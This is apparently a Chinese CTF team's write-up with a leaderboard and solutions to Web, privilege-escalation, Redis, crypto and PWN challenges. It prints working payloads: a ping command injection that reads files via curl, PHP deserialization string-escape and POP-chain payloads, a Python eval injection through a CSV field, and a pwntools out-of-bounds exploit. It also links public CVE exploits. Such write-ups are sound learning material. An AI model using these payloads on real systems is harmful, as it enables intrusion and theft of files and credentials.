交银人寿战队 WriteUp)

排名

战队名称：第13名

[排行榜截图]

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	白马队	3500	Web	9	0	2025-09-11 17:17:18
12	AI合成注意甄别	3368.5	Web	8	2	2025-09-11 16:48:31
13	交银人寿	3242.5	Web	9	3	2025-09-11 17:49:33
14	哈基米	3193	Web	9	1	2025-09-11 16:26:25
15	Err0R	3160.5	Web	9	0	2025-09-11 17:49:06
16	QD123	3150	Web	9	0	2025-09-11 17:08:02
17	仙人修凡队	3150	Web	9	0	2025-09-11 17:10:01
18	青椰队	3000	数据安全	8	0	2025-09-11 17:00:58
19	凡人修仙队-广西省分行	3000	Web	8	0	2025-09-11 17:48:03
20	北京一队	2850	Web	9	0	2025-09-11 17:04:05

共 12 页 < 1 2 3 4 5 ... 12 >

解题思路

WEB

运维系统

根据题目描述，用于验证主机是否存活，并且直接输入ip地址，猜测后台是使用ping命令，从代码中可以看出，使用黑名单，限制了许多常见的命令，f12能查看到flag在key.php中，并且后面存在代码curl查看文件，system("curl file:///var/www/html//web1/key.ph{p} -o ，3.txt"); 于是尝试使用curl查看，并重新输出到output.txt文件中，然后进行查看

```
                <pre></pre>



            </div>
            <p hidden>flag in key.php</p>
</div>
</div>

</body>
</html>
```

但是当访问/output.txt时，不存在该文件，于是尝试修改为输出路径为默认路径进行查看/var/www/html/key.ph{p}，最终payload如下

`127.0.0.1 & curl file:///var/www/html//key.ph{p} -o output.txt`

访问/output.txt即可查看到flag

不安全 e67619d4.clsadp.com/output.txt

```
<?php
$flag="flag{95c1e7d5201833c3ea029a4da378d1cf}";
?>
```

你知道我的密码嘛

根据附件代码提示，考察点是反序列化字符串逃逸，并且要求 $user[1] === "123456" ，即$password = "123456"，于是本地构造php脚本，进而方便调试，构造反序列化数据

本地代码


```php
<?
    function filter($str){
    return str_replace('xx','y',$str);
    }

    $username = $_GET['user'];
    $password = "abcbc";
    $age = $_GET['age'];
    $user = array($username, $password, $age);

    echo "serialize: ".serialize($user);
    echo "<br/>";
    echo "filter: ".filter(serialize($user));
    echo "<br/>";
    $str1 = filter(serialize($user));
    $user = unserialize($str1);
    if($user[1] === "123456"){
    echo "ok";
    }else{
    echo "nonono";
};
?>
```

根据逃逸出的字符串，查看如何构造反序列化数据

http://127.0.0.1/hello.php?user=userxx&age=123


```
输出结果如下
serialize: a:3:{i:0;s:6:"userxx";i:1;s:5:"abcbc";i:2;s:3:"123";}
filter: a:3:{i:0;s:6:"usery";i:1;s:5:"abcbc";i:2;s:3:"123";}
根据序列化的数据，补充想要更改后的数据
a:3:{i:0;s:6:"userxx";i:1;s:5:"abcbc";i:2;s:3:"123";}
a:3:{i:0;s:6:"usery";i:1;s:5:"abcbc";i:2;s:3:"123";}
想增加数据如下;i:1;s:6:"123456";再次访问

此时输出数据如下
```

```
serialize: a:3:{i:0;s:6:"userxx";i:1;s:5:"abcbc";i:2;s:18:";i:1;s:6:"123456";";}
filter: a:3:{i:0;s:6:"usery";i:1;s:5:"abcbc";i:2;s:18:";i:1;s:6:"123456";";}
这意味着，只要"吃"掉 ";i:1;s:5:"abcbc";i:2;s:18: 等27个字符，后面会自动补充个" 进而，我们可以成功增加;i:1;s:6:"123456";
每两个xx即可替换一个y,27个字符，共计需要 54个x,
补充54个x后,填入想要增加的数据,最后将后半段反序列化数据补充完整即可成功注入
http://127.0.0.1/hello.php?user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age=;i:1;s:6:%22123456%22;i:2;s:3:%22123

                    ;i:1;s:6:"123456";i:2;s:3:"123

a:3:{i:0;s:6:"userxx";i:1;s:5:"abcbc";i:2;s:18:";i:1;s:6:"123456";";}
a:3:{i:0;s:6:"usery";i:1;s:5:"abcbc";i:2;s:18:";i:1;s:6:"123456";";}
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```



复制本地payload发送到实验环境即可获取到flag

`http://80dafe20.clsadp.com/?user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age=;i:1;s:6:%22123456%22;i:2;s:3:%22123`



好简单的反序列化

根据页面代码，可以查看到，最终目的是执行$Lei1()->Evil()函数,并且 $Lei1()->file="flag.php"

但是，若执行$Lei1()->Evil()，则需先执行$Lei2()->c->Evil();

既$Lei2()->c = $Lei1();

若执行$Lei2()->c->Evil(); 则需先执行$Lei2()->__toString(),

既当$Lei1()->a = $Lei2();即可

此时若实例化$Lei1()，则会调用其__wakeup();函数，从而完成反序列化链条的起始点

在根据分析思路，倒着实例化数据即可

```
$tar = new Lei1();
$tar->a = new Lei2();
$tar->a->c = new Lei1();
$tar->a->c -> file = "flag.php"
最后echo出序列化后的数据，传参即可
O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":2:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";N;}
```

payload

```php
<?php
//highlight_file(__FILE__);
//error_reporting(0);
class Lei1{
    public $a;
    public $file;
    public function Evil() {
        highlight_file($this->file);//flag.php
    }
    public function __destruct() {
        echo $this->a;
    }
    public function __wakeup(){
        die("g");
    }
}
class Lei2{
    public $c;
    public function __toString()
    {
        $this->c->Evil();
        return "123";
    }

}
//$get = $_GET[1];
//$b = unserialize($get);

$tar = new Lei1();
$tar->a = new Lei2();
$tar -> a -> c = new Lei1();
$tar -> a -> c -> file = "flag.php";
echo serialize($tar);
?>
```

数据净化器

根据附件代码，可以查看到上传csv文件，然后会对raw_data列执行sanitize_column()，而该方法中执行了eval函数，所以根据判断条件填入构造payload即可

```
raw_data

col = "__import__('os').system('cat /flag').read()"
# 或
col = "[__import__('os').popen('cat /flag').read()]"
```

A	B	C
raw_data		
[__import__('os').popen('cat /flag').read()]		

主机安全

最近还好吗


根据提示，直接搜索，2025 提权漏洞

https://www.freebuf.com/articles/vuls/447078.html

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

根据索引结果，直接尝试，即可获取root权限

getroot



modbus

strings直接查看，拼接即可

```
strings modbus_attack.pcapng
```

```
root in Desktop/temp_test/modbus
❯ strings modbus_attack.pcapng
iwhP
iwh9
iwh9
iwh6
iwhe
iwhe
iwhj
iwhT
iwh;
iwh      I
iwh      I
iwh      I
flag{1694a
iwh      I
iwh      I
iwh      I
f8f1088a67
iwh      I
iwh      I
9f5369686a
iwhbd
iwhih
iwhNl
a9a7b32}
iwhNl
iwh3p
iwh3p
flag{1694a
f8f1088a67
iwhZ
iwhd
9f5369686a
iwhd
iwhe
iwhJ
```

```
a9a7b32}
iwh0
```

数据库安全

redis爱你呦

根据描述搜索 redis HyperLogLog 漏洞 exp

https://cn-sec.com/archives/4235631.html

该文章中描述了该漏洞利用手法，下载附件后，放入exp文件夹下，直接利用即可

https://github.com/leesh3288/CVE-2025-32023

在该目录下，看到start.sh，其中描述了/data/flag字段，直接读取即可


```
# 如果没有参数，默认启动redis-server
if [ $# -eq 0 ]; then
        set -- redis-server --protected-mode no --bind 0.0.0.0
fi

# 检查第一个参数是否以'-'开头(表示命令选项)或以'.conf'结尾(表示配置文件)
if [ "${1#-}" != "$1" ] || [ "${1%.conf}" != "$1" ]; then
        # 如果是,则将redis-server作为第一个参数,原参数作为后续参数
        set -- redis-server "$@"
fi

# 检查是否以root用户(uid=0)启动redis-server
if [ "$1" = 'redis-server' -a "$(id -u)" = '0' ]; then
        # 查找当前目录下所有不属于redis用户的文件,将其所有权更改为redis用户
        find . \! -user redis -exec chown redis '{}' +
        # 使用gosu以redis用户身份重新执行当前脚本
        exec gosu redis "$0" "$@"
fi

# 设置适当的umask值(如果尚未设置)
# - https://github.com/docker-library/redis/issues/305
# - https://github.com/redis/redis/blob/bb875603fb7ff3f9d19aad906bd45d7db98
um="$(umask)"
if [ "$um" = '0022' ]; then
        # 如果当前umask为0022,则设置为更安全的0077
        # 这确保新创建的文件只有所有者有读写权限
        umask 0077
fi

# 执行传入的命令
exec "$@"cat /data/flag
flag{a4862c50929949aa5b3a02108d15bb7e}


id
uid=999(redis) gid=1000(redis) groups=1000(redis)
cat /data/flag
flag{a4862c50929949aa5b3a02108d15bb7e}
```

Crypto

回到原点

下载该附件后，该数据没有任何后缀，直接使用记事本打开该文件，查看到不知名数据，于是复制相关字段，借助大模型进行分析，

查看到该类题目常考点为异或，于是使用cyberchef对文件进行异或处理，分别尝试异或空格，RIFF2，发现space字样，于是再次异或space,发现.wave，修改为wav,可以看到是音频文件，于是利用RS-SSTV，参考
https://blog.csdn.net/2301_80797059/article/details/149104177



对该图片中的内容进行base64解码，即可获取flag

参考链接：

https://blog.csdn.net/2301_80797059/article/details/149104177

PWN

小老弟C你还得学

根据描述可以看到，目的是修改 flight，使其等于特定值，于是利用数组越界，尝试构造exp

```
from pwn import *

p = remote("10.10.10.10", 9999)


values = [16, 32, 48, 64]
```

```python


for v in values:
    p.recvuntil(b'>')
    p.sendline(b'1')

    p.recvuntil(b'>')
    p.sendline(b'-16')

    p.recvuntil(b'>')
    p.sendline(str(v).encode())

p.interactive()
```